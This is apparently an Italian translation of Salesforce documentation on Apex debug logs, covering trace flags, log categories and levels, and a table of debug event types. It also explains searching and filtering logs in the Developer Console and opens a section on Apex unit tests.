Per specificare il livello delle informazioni che vengono incluse nei registri debug, impostare i flag di traccia e i livelli debug. I livelli debug assegnati ai flag di traccia specificano il tipo e la quantità di informazioni che vengono registrate per diversi eventi. Una volta effettuata la registrazione, analizzare gli eventi di debug nei propri registri debug.

Un livello debug è una serie di livelli di registro per le categorie del registro debug, ad esempio `Database`, `Flusso di lavoro`, `Convalida`, e così via. Un flag di traccia include un livello debug, un'ora di inizio, un'ora di fine e un tipo di registro. I tipi di registro sono `DEVELOPER_LOG`, `USER_DEBUG` e `CLASS_TRACING`.

Quando si apre la Console sviluppatore, quest'ultima imposta un flag di traccia `DEVELOPER_LOG` per registrare le attività dell'utente. I flag di traccia `USER_DEBUG` determinano la registrazione delle attività di un singolo utente. I flag di traccia `CLASS_TRACING` escludono i livelli di registrazione per le classi e i trigger Apex, ma non generano registri.

Quando si utilizza la Console sviluppatore o si effettua il monitoraggio di un registro debug, è possibile specificare il livello delle informazioni da includere nel registro.

Log category (Categoria di registro)

Il tipo di informazioni registrate, ad esempio informazioni provenienti da Apex o dalle regole di flusso di lavoro.

Log level (Livello di registro)

La quantità di informazioni registrate.

Event type (Tipo di evento)

La combinazione di categoria e livello del registro che indica quali eventi vengono registrati. Per ogni evento possono essere registrate informazioni aggiuntive, ad esempio il numero di riga e di carattere in corrispondenza dei quali è iniziato l'evento, i campi associati all'evento, la sua durata in millisecondi e così via.

Categorie del registro debug

Ogni livello debug include un livello del registro debug per ciascuna delle seguenti categorie del registro. La quantità di informazioni registrate per ogni categoria dipende dal livello del registro.

Categoria di registro	Descrizione
`Database`	Include informazioni sull'attività del database, tra cui istruzioni DML, query SOQL o query SOSL in linea.
`Workflow (Flusso di lavoro)`	Comprende informazioni relative alle regole di flusso di lavoro, ai flussi e ai processi, quali il nome della regola, le azioni intraprese e così via.
`Validation (Convalida)`	Comprende informazioni sulle regole di convalida quali il nome della regola, se la regola è stata valutata come vera o falsa e così via.
`Callout (Chiamata)`	Include il codice XML di richiesta-risposta che il server sta inviando e ricevendo da un servizio Web esterno. Questa informazione è utile in caso di debug di problemi relativi all'utilizzo delle chiamate API da parte dei servizi Web Force.com.
`Apex Code` (Codice Apex)	Comprende informazioni su Apex Code e può includere informazioni quali messaggi di registro generati da istruzioni DML, query SOQL o SOSL in linea, l'inizio e il completamento dei trigger, l'inizio e il completamento dei metodi di test e così via.
`Apex Profiling` (Profilatura Apex)	Comprende informazioni cumulative di profiling quali i limiti per lo spazio dei nomi, il numero di messaggi email inviati e così via.
`Visualforce`	Include informazioni sugli eventi Visualforce, quali la serializzazione e la deserializzazione dello stato di visualizzazione o la valutazione di un campo formula in una pagina Visualforce.
`System (Sistema)`	Include informazioni sulle chiamate a tutti i metodi di sistema quali il metodo `System.debug`.

Livelli del registro debug

Ogni livello del registro debug include uno dei seguenti livelli di registro per ogni categoria del registro. I livelli sono elencati dal più basso al più alto. Gli eventi specifici vengono registrati a seconda della combinazione di categoria e livelli. Per quasi tutti gli eventi, la registrazione inizia al livello INFO. Il livello è cumulativo, ovvero, se si seleziona FINE (NORMALE), il registro comprenderà anche tutti gli eventi registrati ai livelli DEBUG, INFO, WARN (AVVISO) ed ERROR (ERRORE).

Nota: Non tutti i livelli sono disponibili per tutte le categorie. Saranno disponibili solo i livelli che corrispondono a uno o più eventi.

- `NONE (NESSUNO)`
- `ERROR (ERRORE)`

- `WARN (AVVISO)`
- `INFO`
- `DEBUG`
- `FINE (NORMALE)`
- `FINER (ALTO)`
- `FINEST (MASSIMO)`


Importante: Prima di eseguire una distribuzione, verificare che il livello di registrazione di Apex Code non sia impostato su FINEST (Massimo). In caso contrario, la distribuzione potrebbe richiedere più tempo del previsto. Se la Console sviluppatore è aperta, i livelli di registrazione della Console sviluppatore avranno effetto su tutti i registri, inclusi quelli creati nel corso di una distribuzione.

Tipi di eventi di debug

Di seguito è riportato un esempio delle informazioni che vengono inserite nel registro debug. L'evento è `USER_DEBUG`. Il formato è *`indicazione oraria`* | *`identificatore evento`*:

- *identificazione oraria*: è composto dall'orario in cui l'evento si è verificato e da un valore tra parentesi. L'orario è specificato nel fuso orario dell'utente, nel formato *`HH:mm:ss.SSS`* Il valore rappresenta il tempo in millisecondi trascorso dall'inizio della richiesta. Il valore del tempo trascorso è escluso dai registri analizzati nella Console sviluppatore.
- *identificatore evento*: l'evento specifico che ha attivato la registrazione nel registro debug, ad esempio `SAVEPOINT_RESET` o `VALIDATION_RULE`, e tutte le eventuali informazioni aggiuntive registrate con quell'evento quali il nome del metodo o il numero di riga o di carattere in corrispondenza del quale è stato eseguito il codice.

Di seguito è riportato l'esempio di una riga di registro debug.

Esempio di riga del registro debug

In questo esempio, l'identificatore evento è composto dai seguenti elementi:

- Nome dell'evento:

```
USER_DEBUG
```

- Numero di riga dell'evento nel codice:

```
[2]
```

- Livello di registrazione su cui è stato impostato il metodo `System.Debug`:

```
DEBUG
```

- Stringa definita dall'utente per il metodo `System.Debug`:

```
Hello world!
```

L'esempio di riga del registro debug riportato sotto viene attivato da questo snippet di codice.

Snippet di codice di una riga del registro debug

```
1  @isTest
2  private class TestHandleProductPriceChange {
3  static testMethod void testPriceChange() {
4  Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5  insert invoice;
6
```

Quando il test raggiunge la riga 5 del codice viene inserita nel registro la riga seguente:

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

In questo esempio, l'identificatore evento è composto dai seguenti elementi:

- Nome dell'evento:

  ```
  DML_BEGIN
  ```

- Numero di riga dell'evento nel codice:

  ```
  [5]
  ```

- Tipo di operazione DML: `Insert`:

  ```
  Op:Insert
  ```

- Nome oggetto:

  ```
  Type:Invoice_Statement__c
  ```

- Numero di righe passate nell'operazione DML:

  ```
  Rows:1
  ```

La tabella che segue riporta i tipi di eventi che vengono registrati, i campi o le altre informazioni che vengono registrate con ciascun evento e la combinazione di livello e categoria del registro che determina la registrazione di un evento.

Nome dell'evento	Campi o informazioni registrate con l'evento	Categoria registrata	Livello registrato
`BULK_HEAP_ALLOCATE`	Numero di byte allocati	Apex Code	FINEST
`CALLOUT_REQUEST`	Numero di riga e intestazioni richiesta	Callout	INFO e superiori
`CALLOUT_RESPONSE`	Numero di riga e corpo della risposta	Callout	INFO e superiori
`CODE_UNIT_FINISHED`	Nessuno	Apex Code	ERROR e superiori
`CODE_UNIT_STARTED`	Numero di riga e nome unità codice, quale `MyTrigger on Account trigger event BeforeInsert for [new]`	Apex Code	ERROR e superiori

Nome dell'evento	Campi o informazioni registrate con l'evento	Categoria registrata	Livello registrato
CONSTRUCTOR_ENTRY	Numero di riga, ID classe Apex e la stringa `<init>()` con i tipi di parametri, se esistono, tra le parentesi	Apex Code	FINE e superiori
CONSTRUCTOR_EXIT	Numero di riga e la stringa `<init>()` con i tipi di parametri, se esistono, tra le parentesi	Apex Code	FINE e superiori
CUMULATIVE_LIMIT_USAGE	Nessuno	Apex Profiling	INFO e superiori
CUMULATIVE_LIMIT_USAGE_END	Nessuno	Apex Profiling	INFO e superiori
CUMULATIVE_PROFILING	Nessuno	Apex Profiling	FINE e superiori
CUMULATIVE_PROFILING_BEGIN	Nessuno	Apex Profiling	FINE e superiori
CUMULATIVE_PROFILING_END	Nessuno	Apex Profiling	FINE e superiori
DML_BEGIN	Numero di riga, operazione (ad esempio `Insert`, `Update` e così via), nome o tipo del record e numero di righe passate nell'operazione DML	DB	INFO e superiori
DML_END	Numero di riga	DB	INFO e superiori
EMAIL_QUEUE	Numero di riga	Apex Code	INFO e superiori
ENTERING_MANAGED_PKG	Spazio dei nomi del pacchetto	Apex Code	INFO e superiori
EXCEPTION_THROWN	Numero di riga, tipo di eccezione e messaggio	Apex Code	INFO e superiori
EXECUTION_FINISHED	Nessuno	Apex Code	ERROR e superiori
EXECUTION_STARTED	Nessuno	Apex Code	ERROR e superiori
FATAL_ERROR	Tipo di eccezione, messaggio e analisi dello stack	Apex Code	ERROR e superiori
FLOW_ACTIONCALL_DETAIL	ID intervista, nome dell'elemento, tipo di azione, enumerazione o ID azione, se la chiamata di azione è riuscita e messaggio di errore	Flusso di lavoro	FINER e superiori
FLOW_ASSIGNMENT_DETAIL	ID intervista, riferimento, operatore e valore	Flusso di lavoro	FINER e superiori

Nome dell'evento	Campi o informazioni registrate con l'evento	Categoria registrata	Livello registrato
FLOW_BULK_ELEMENT_BEGIN	ID intervista e tipo di elemento	Flusso di lavoro	FINE e superiori
FLOW_BULK_ELEMENT_DETAIL	ID intervista, tipo di elemento, nome dell'elemento, numero di record e tempo di esecuzione	Flusso di lavoro	FINER e superiori
FLOW_BULK_ELEMENT_END	ID intervista, tipo di elemento, nome dell'elemento e numero di record	Flusso di lavoro	FINE e superiori
FLOW_CREATE_INTERVIEW_BEGIN	ID organizzazione, ID definizione e ID versione	Flusso di lavoro	INFO e superiori
FLOW_CREATE_INTERVIEW_END	ID intervista e nome del flusso	Flusso di lavoro	INFO e superiori
FLOW_CREATE_INTERVIEW_ERROR	Messaggio, ID organizzazione, ID definizione e ID versione	Flusso di lavoro	ERROR e superiori
FLOW_ELEMENT_BEGIN	ID intervista, tipo di elemento e nome dell'elemento	Flusso di lavoro	FINE e superiori
FLOW_ELEMENT_DEFERRED	Tipo di elemento e nome dell'elemento	Flusso di lavoro	FINE e superiori
FLOW_ELEMENT_END	ID intervista, tipo di elemento e nome dell'elemento	Flusso di lavoro	FINE e superiori
FLOW_ELEMENT_ERROR	Messaggio, tipo di elemento e nome dell'elemento (eccezione fase di esecuzione dei flussi)	Flusso di lavoro	ERROR e superiori
FLOW_ELEMENT_ERROR	Messaggio, tipo di elemento e nome dell'elemento (Spark non trovato)	Flusso di lavoro	ERROR e superiori
FLOW_ELEMENT_ERROR	Messaggio, tipo di elemento e nome dell'elemento (eccezione Designer)	Flusso di lavoro	ERROR e superiori
FLOW_ELEMENT_ERROR	Messaggio, tipo di elemento e nome dell'elemento (limite Designer superato)	Flusso di lavoro	ERROR e superiori
FLOW_ELEMENT_ERROR	Messaggio, tipo di elemento e nome dell'elemento (eccezione fase di esecuzione Designer)	Flusso di lavoro	ERROR e superiori
FLOW_ELEMENT_FAULT	Messaggio, tipo di elemento e nome dell'elemento (utilizzato percorso errore)	Flusso di lavoro	WARNING e superiori
FLOW_INTERVIEW_PAUSED	ID intervista, nome del flusso e motivo della messa in pausa dell'utente	Flusso di lavoro	INFO e superiori
FLOW_INTERVIEW_RESUMED	ID intervista e nome del flusso	Flusso di lavoro	INFO e superiori

Nome dell'evento	Campi o informazioni registrate con l'evento	Categoria registrata	Livello registrato
`FLOW_LOOP_DETAIL`	ID intervista, indice e valore L'indice è la posizione nella variabile di raccolta per l'elemento sul quale sta operando il loop.	Flusso di lavoro	FINER e superiori
`FLOW_RULE_DETAIL`	ID intervista, nome della regola e risultato	Flusso di lavoro	FINER e superiori
`FLOW_START_INTERVIEW_BEGIN`	ID intervista e nome del flusso	Flusso di lavoro	INFO e superiori
`FLOW_START_INTERVIEW_END`	ID intervista e nome del flusso	Flusso di lavoro	INFO e superiori
`FLOW_START_INTERVIEWS_BEGIN`	Richieste	Flusso di lavoro	INFO e superiori
`FLOW_START_INTERVIEWS_END`	Richieste	Flusso di lavoro	INFO e superiori
`FLOW_START_INTERVIEWS_ERROR`	Messaggio, ID intervista e nome del flusso	Flusso di lavoro	ERROR e superiori
`FLOW_SUBFLOW_DETAIL`	ID intervista, nome, ID definizione e ID versione	Flusso di lavoro	FINER e superiori
`FLOW_VALUE_ASSIGNMENT`	ID intervista, chiave e valore	Flusso di lavoro	FINER e superiori
`FLOW_WAIT_EVENT_RESUMING_DETAIL`	ID intervista, nome dell'elemento, nome dell'evento e tipo di evento	Flusso di lavoro	FINER e superiori
`FLOW_WAIT_EVENT_WAITING_DETAIL`	ID intervista, nome dell'elemento, nome dell'evento, tipo di evento e se le condizioni sono state soddisfatte	Flusso di lavoro	FINER e superiori
`FLOW_WAIT_RESUMING_DETAIL`	ID intervista, nome dell'elemento e ID intervista persistente	Flusso di lavoro	FINER e superiori
`FLOW_WAIT_WAITING_DETAIL`	ID intervista, nome dell'elemento, numero di eventi dei quali l'elemento è in attesa e ID intervista persistente	Flusso di lavoro	FINER e superiori
`HEAP_ALLOCATE`	Numero di riga e numero di byte	Apex Code	FINER e superiori
`HEAP_DEALLOCATE`	Numero di riga e numero di byte liberati	Apex Code	FINER e superiori
`IDEAS_QUERY_EXECUTE`	Numero di riga	DB	FINEST
`LIMIT_USAGE_FOR_NS`	Spazio dei nomi e i seguenti limiti: `Number of SOQL queries`	Apex Profiling	FINEST

Nome dell'evento	Campi o informazioni registrate con l'evento	Categoria registrata	Livello registrato

	`Number of query rows`
	`Number of SOSL queries`
	`Number of DML statements`
	`Number of DML rows`
	`Number of code statements`
	`Maximum heap size`
	`Number of callouts`
	`Number of Email Invocations`
	`Number of fields describes`
	`Number of record type describes`
	`Number of child relationships`
	`describes`
	`Number of picklist describes`
	`Number of future calls`
	`Number of find similar calls`
	`Number of System.runAs()`
	`invocations`		

`METHOD_ENTRY`	Numero di riga, ID Force.com della classe e firma del metodo	Apex Code	FINE e superiori
`METHOD_EXIT`	Numero di riga, ID Force.com della classe e firma del metodo. Per i costruttori, vengono registrate le seguenti informazioni: Numero di riga e nome della classe.	Apex Code	FINE e superiori
`POP_TRACE_FLAGS`	Numero di riga, ID Force.com della classe o del trigger per cui sono stati impostati i livelli del registro e che rientra nell'ambito, nome di questa classe o trigger e impostazioni del livello del registro che sono effettive dopo l'uscita da questo ambito	System	INFO e superiori

Nome dell'evento	Campi o informazioni registrate con l'evento	Categoria registrata	Livello registrato
PUSH_NOTIFICATION_INVALID_APP	Spazio dei nomi dell'app, nome dell'app. Questo evento si verifica quando Apex Code sta cercando di inviare una notifica a un'app che non esiste nell'organizzazione o per la quale non sono abilitate le notifiche push.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_CERTIFICATE	Spazio dei nomi dell'app, nome dell'app. Questo evento indica che il certificato non è valido. Ad esempio, è scaduto.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_NOTIFICATION	Spazio dei nomi app, nome app, tipo di servizio (Apple o Android GCM), ID utente, dispositivo, payload (sottostringa), lunghezza payload. Questo evento si verifica quando un payload di notifica è troppo lungo.	Apex Code	ERROR
PUSH_NOTIFICATION_NO_DEVICES	Spazio dei nomi dell'app, nome dell'app. Questo evento si verifica quando nessuno degli utenti ai quali stiamo tentando di inviare notifiche dispone di dispositivi registrati.	Apex Code	DEBUG
PUSH_NOTIFICATION_NOT_ENABLED	Questo evento si verifica quando nell'organizzazione non sono abilitate le notifiche push.	Apex Code	INFO
PUSH_NOTIFICATION_SENT	Spazio dei nomi app, nome app, tipo di servizio (Apple o Android GCM), ID utente, dispositivo, payload (sottostringa). Questo evento registra che una notifica è stata accettata per l'invio. Non garantiamo la consegna della notifica.	Apex Code	DEBUG
PUSH_TRACE_FLAGS	Numero di riga, ID Force.com della classe o del trigger per cui sono stati impostati i livelli del registro e che esce dall'ambito, nome di questa classe o trigger e impostazioni del livello del registro che sono effettive dopo l'entrata in questo ambito	System	INFO e superiori
QUERY_MORE_BEGIN	Numero di riga	DB	INFO e superiori
QUERY_MORE_END	Numero di riga	DB	INFO e superiori
QUERY_MORE_ITERATIONS	Numero di riga e numero di iterazioni di queryMore	DB	INFO e superiori

Nome dell'evento	Campi o informazioni registrate con l'evento	Categoria registrata	Livello registrato
SAVEPOINT_ROLLBACK	Numero di riga e nome Savepoint	DB	INFO e superiori
SAVEPOINT_SET	Numero di riga e nome Savepoint	DB	INFO e superiori
SLA_END	Numero di casi, tempo di caricamento, tempo di elaborazione, numero di punti salienti dei casi da inserire/aggiornare/eliminare e nuovo trigger	Flusso di lavoro	INFO e superiori
SLA_EVAL_MILESTONE	ID punto saliente	Flusso di lavoro	INFO e superiori
SLA_NULL_START_DATE	Nessuno	Flusso di lavoro	INFO e superiori
SLA_PROCESS_CASE	ID caso	Flusso di lavoro	INFO e superiori
SOQL_EXECUTE_BEGIN	Numero di riga, numero di aggregazioni e origine della query	DB	INFO e superiori
SOQL_EXECUTE_END	Numero di riga, numero di righe e durata in millisecondi	DB	INFO e superiori
SOSL_EXECUTE_BEGIN	Numero di riga e origine della query	DB	INFO e superiori
SOSL_EXECUTE_END	Numero di riga, numero di righe e durata in millisecondi	DB	INFO e superiori

STACK_FRAME_VARIABLE_LIST	Numero del frame ed elenco di variabili del modulo: *Numero variabile* | *Valore*. Ad esempio:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE e superiori

STATEMENT_EXECUTE	Numero di riga	Apex Code	FINER e superiori

STATIC_VARIABLE_LIST	Elenco di variabili del modulo: *Numero variabile* | *Valore*. Ad esempio:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE e superiori

SYSTEM_CONSTRUCTOR_ENTRY	Numero di riga e la stringa `<init>()` con i tipi di parametri, se esistono, tra le parentesi	System	FINE e superiori
SYSTEM_CONSTRUCTOR_EXIT	Numero di riga e la stringa `<init>()` con i tipi di parametri, se esistono, tra le parentesi	System	FINE e superiori

Nome dell'evento	Campi o informazioni registrate con l'evento	Categoria registrata	Livello registrato
SYSTEM_METHOD_ENTRY	Numero di riga e firma del metodo	System	FINE e superiori
SYSTEM_METHOD_EXIT	Numero di riga e firma del metodo	System	FINE e superiori
SYSTEM_MODE_ENTER	Nome modalità	System	INFO e superiori
SYSTEM_MODE_EXIT	Nome modalità	System	INFO e superiori
TESTING_LIMITS	Nessuno	Apex Profiling	INFO e superiori
TOTAL_EMAIL_RECIPIENTS_QUEUED	Numero di messaggi email inviati	Apex Profiling	FINE e superiori
USER_DEBUG	Numero di riga, livello di registrazione e stringa fornita dall'utente	Apex Code	DEBUG e superiori per impostazione predefinita. Se l'utente imposta il livello di registrazione per il metodo System.Debug, l'evento viene invece registrato a quel livello.
VALIDATION_ERROR	Messaggio di errore	Validation	INFO e superiori
VALIDATION_FAIL	Nessuno	Validation	INFO e superiori
VALIDATION_FORMULA	Origine della formula e valori	Validation	INFO e superiori
VALIDATION_PASS	Nessuno	Validation	INFO e superiori
VALIDATION_RULE	Nome della regola	Validation	INFO e superiori
VARIABLE_ASSIGNMENT	Numero di riga, nome variabile, una rappresentazione stringa del valore della variabile e indirizzo della variabile	Apex Code	FINEST

Nome dell'evento	Campi o informazioni registrate con l'evento	Categoria registrata	Livello registrato
VARIABLE_SCOPE_BEGIN	Numero di riga, nome variabile, tipo, un valore che indica se è possibile fare riferimento alla variabile e un valore che indica se la variabile è statica	Apex Code	FINEST
VARIABLE_SCOPE_END	Nessuno	Apex Code	FINEST
VF_APEX_CALL	Nome dell'elemento, nome del metodo e tipo di risultato	Apex Code	INFO e superiori
VF_DESERIALIZE_VIEWSTATE_BEGIN	ID stato visualizzazione	Visualforce	INFO e superiori
VF_DESERIALIZE_VIEWSTATE_END	Nessuno	Visualforce	INFO e superiori
VF_EVALUATE_FORMULA_BEGIN	ID stato visualizzazione e formula	Visualforce	FINER e superiori
VF_EVALUATE_FORMULA_END	Nessuno	Visualforce	FINER e superiori
VF_PAGE_MESSAGE	Testo del messaggio	Apex Code	INFO e superiori
VF_SERIALIZE_VIEWSTATE_BEGIN	ID stato visualizzazione	Visualforce	INFO e superiori
VF_SERIALIZE_VIEWSTATE_END	Nessuno	Visualforce	INFO e superiori
WF_ACTION	Descrizione dell'azione	Flusso di lavoro	INFO e superiori
WF_ACTION_TASK	Oggetto di operazione, ID azione, regola, titolare e scadenza	Flusso di lavoro	INFO e superiori
WF_ACTIONS_END	Riepilogo delle azioni eseguite	Flusso di lavoro	INFO e superiori
WF_APPROVAL	Tipo di transizione, `EntityName: NameField Id` e nome nodo processo	Flusso di lavoro	INFO e superiori
WF_APPROVAL_REMOVE	`EntityName: NameField Id`	Flusso di lavoro	INFO e superiori
WF_APPROVAL_SUBMIT	`EntityName: NameField Id`	Flusso di lavoro	INFO e superiori
WF_ASSIGN	Titolare e ID modello assegnatario	Flusso di lavoro	INFO e superiori
WF_CRITERIA_BEGIN	`EntityName: NameField Id`, nome della regola, ID della regola e tipo di trigger (se la regola rispetta i tipi di trigger)	Flusso di lavoro	INFO e superiori

Nome dell'evento	Campi o informazioni registrate con l'evento	Categoria registrata	Livello registrato
`WF_CRITERIA_END`	Valore booleano che indica la riuscita dell'operazione (vero o falso)	Flusso di lavoro	INFO e superiori
`WF_EMAIL_ALERT`	ID azione e regola	Flusso di lavoro	INFO e superiori
`WF_EMAIL_SENT`	ID modello di email, destinatari e messaggi email in Cc	Flusso di lavoro	INFO e superiori
`WF_ENQUEUE_ACTIONS`	Riepilogo delle azioni inserite nell'area di attesa	Flusso di lavoro	INFO e superiori
`WF_ESCALATION_ACTION`	ID del caso e orario di ufficio	Flusso di lavoro	INFO e superiori
`WF_ESCALATION_RULE`	Nessuno	Flusso di lavoro	INFO e superiori
`WF_EVAL_ENTRY_CRITERIA`	Nome del processo, ID del modello di email e valore booleano che indica il risultato (vero o falso)	Flusso di lavoro	INFO e superiori
`WF_FIELD_UPDATE`	`EntityName: NameField Id` e nome oggetto o campo	Flusso di lavoro	INFO e superiori
`WF_FORMULA`	Origine della formula e valori	Flusso di lavoro	INFO e superiori
`WF_HARD_REJECT`	Nessuno	Flusso di lavoro	INFO e superiori
`WF_NEXT_APPROVER`	Titolare, tipo di titolare successivo e campo	Flusso di lavoro	INFO e superiori
`WF_NO_PROCESS_FOUND`	Nessuno	Flusso di lavoro	INFO e superiori
`WF_OUTBOUND_MSG`	`EntityName: NameField Id`, ID azione e regola	Flusso di lavoro	INFO e superiori
`WF_PROCESS_NODE`	Nome del processo	Flusso di lavoro	INFO e superiori
`WF_REASSIGN_RECORD`	`EntityName: NameField Id` e titolare	Flusso di lavoro	INFO e superiori
`WF_RESPONSE_NOTIFY`	Nome del notificatore, indirizzo email del notificatore e ID modello del notificatore	Flusso di lavoro	INFO e superiori
`WF_RULE_ENTRY_ORDER`	Numero intero e che indica l'ordine	Flusso di lavoro	INFO e superiori
`WF_RULE_EVAL_BEGIN`	Tipo di regola	Flusso di lavoro	INFO e superiori

Nome dell'evento	Campi o informazioni registrate con l'evento	Categoria registrata	Livello registrato
`WF_RULE_EVAL_END`	Nessuno	Flusso di lavoro	INFO e superiori
`WF_RULE_EVAL_VALUE`	Valore	Flusso di lavoro	INFO e superiori
`WF_RULE_FILTER`	Criteri di filtro	Flusso di lavoro	INFO e superiori
`WF_RULE_INVOCATION`	`EntityName: NameField Id`	Flusso di lavoro	INFO e superiori
`WF_RULE_NOT_EVALUATED`	Nessuno	Flusso di lavoro	INFO e superiori
`WF_SOFT_REJECT`	Nome del processo	Flusso di lavoro	INFO e superiori
`WF_SPOOL_ACTION_BEGIN`	Tipo di nodo	Flusso di lavoro	INFO e superiori
`WF_TIME_TRIGGER`	`EntityName: NameField Id`, azione temporale, contenitore azione temporale e data e ora valutazione	Flusso di lavoro	INFO e superiori
`WF_TIME_TRIGGERS_BEGIN`	Nessuno	Flusso di lavoro	INFO e superiori

VEDERE ANCHE:

Applicazione di filtri ai registri debug per classi Apex e trigger Apex

Ricerche in un registro debug

Per cercare del testo all'interno di un registro debug, utilizzare la finestra della riga di comando nella Console sviluppatore.

Prima di poter eseguire una ricerca, è necessario eseguire le istruzioni Apex per generare un registro dalla finestra della riga di comando

1. Per aprire la finestra della riga di comando, premere CTRL+L.
2. Eseguire Apex Code per generare un registro:
   - Per digitare le istruzioni Apex nella riga di comando, digitare *`exec <Apex statements>`*.

     Ad esempio:

     ```
     exec List<Account> accts = new List<Account>();
     for (Integer i=0; i<20; i++){
      Account a = new Account(name='Account Name ' + i);
      accts.add(a);
     }
     ```

   - Per eseguire del codice già inserito nella finestra Enter Apex Code (Inserisci Apex Code), digitare *`exec -r`*.

3. Una volta generato il registro, digitare *find <string>* per cercare il testo specificato.

   Ad esempio: `trova Nome account`.

   I risultati della ricerca vengono visualizzati nella finestra della riga di comando.

4. Per chiudere la finestra della riga di comando, premere **CTRL+L**.

VEDERE ANCHE:

Riferimento per la riga di comando della Console sviluppatore

Applicazione di filtri ai registri debug per classi Apex e trigger Apex

Impostazione dei filtri del registro debug per classi e trigger Apex

EDIZIONI


Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

L'applicazione di filtri ai registri debug consente di perfezionare le descrizioni del registro a livello dei trigger e delle classi. Questo è particolarmente utile quando si esegue il debug della logica Apex. Ad esempio, per valutare il risultato di un processo complesso, è possibile aumentare la descrizione del registro per una data classe disattivando la registrazione relativa ad altre classi o trigger all'interno di un'unica richiesta.

Quando si ignorano i livelli del registro debug per una classe o un trigger, tali livelli debug vengono applicati anche ai metodi di classe, chiamati dalla classe o dal trigger, e ai trigger che vengono eseguiti di conseguenza. Tutti i metodi di classe e i trigger nel percorso di esecuzione ereditano le impostazioni di registro debug del chiamante, a meno che tali impostazioni non siano state ignorate.

Il seguente diagramma illustra come ignorare i livelli del registro debug a livello di classe e trigger. In questo scenario, si supponga che `Class1` stia generando problemi che si desidera analizzare più nel dettaglio. A questo scopo, i livelli del registro debug di `Class1` vengono aumentati alla granularità massima. `Class3` non ignora questi livelli di registro, pertanto eredita i filtri di registro granulari di `Class1`. Tuttavia, `UtilityClass` è già stata verificata ed è stato stabilito che funziona correttamente, pertanto i suoi filtri di registro sono disattivati. Analogamente, `Class2` non si trova nel percorso di codice che genera problemi, pertanto le sue registrazioni sono ridotte al minimo e prevedono solo la registrazione degli errori della categoria Apex Code. `Trigger2` eredita queste impostazioni di registro da `Class2`.

Regolazione della registrazione debug per classi e trigger

Segue un esempio di pseudocodice su cui è basato il diagramma.

1. `Trigger1` chiama un metodo di `Class1` e un altro metodo di `Class2`. Ad esempio:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` chiama un metodo di `Class3`, che, a sua volta, chiama un metodo di una classe di utilità. Ad esempio:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. `Class2` causa l'esecuzione di un trigger, `Trigger2`. Ad esempio:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

VEDERE ANCHE:

Livelli del registro debug

Test

Verifica delle modifiche

Questa sezione contiene informazioni sulla verifica delle modifiche.

- Informazioni sui test di unità Apex
- Esecuzione dei test Apex
- Esecuzione di test nella Console sviluppatore
- Esecuzione di Apex Code anonimo

Informazioni sui test di unità Apex

L'esecuzione di test è fondamentale per il successo dell'applicazione, in particolare se quest'ultima deve essere distribuita ai clienti. Un modo per instaurare più fiducia nei propri clienti è accertarsi che l'applicazione funzioni come previsto e non vi siano comportamenti indesiderati.

Per favorire lo sviluppo di codice sicuro e privo di errori, Apex supporta la creazione e l'esecuzione di *test di unità*. I test di unità sono metodi delle classi che verificano se una porzione specifica di codice funziona correttamente. I metodi di test di unità non accettano argomenti, non confermano dati nel database, non inviano messaggi email e sono contrassegnati dalla parola chiave `testMethod` nella definizione del metodo.

È possibile eseguire test di unità per:

- Una classe specifica
- Un sottoinsieme di classi
- Tutti i test di unità nella propria organizzazione

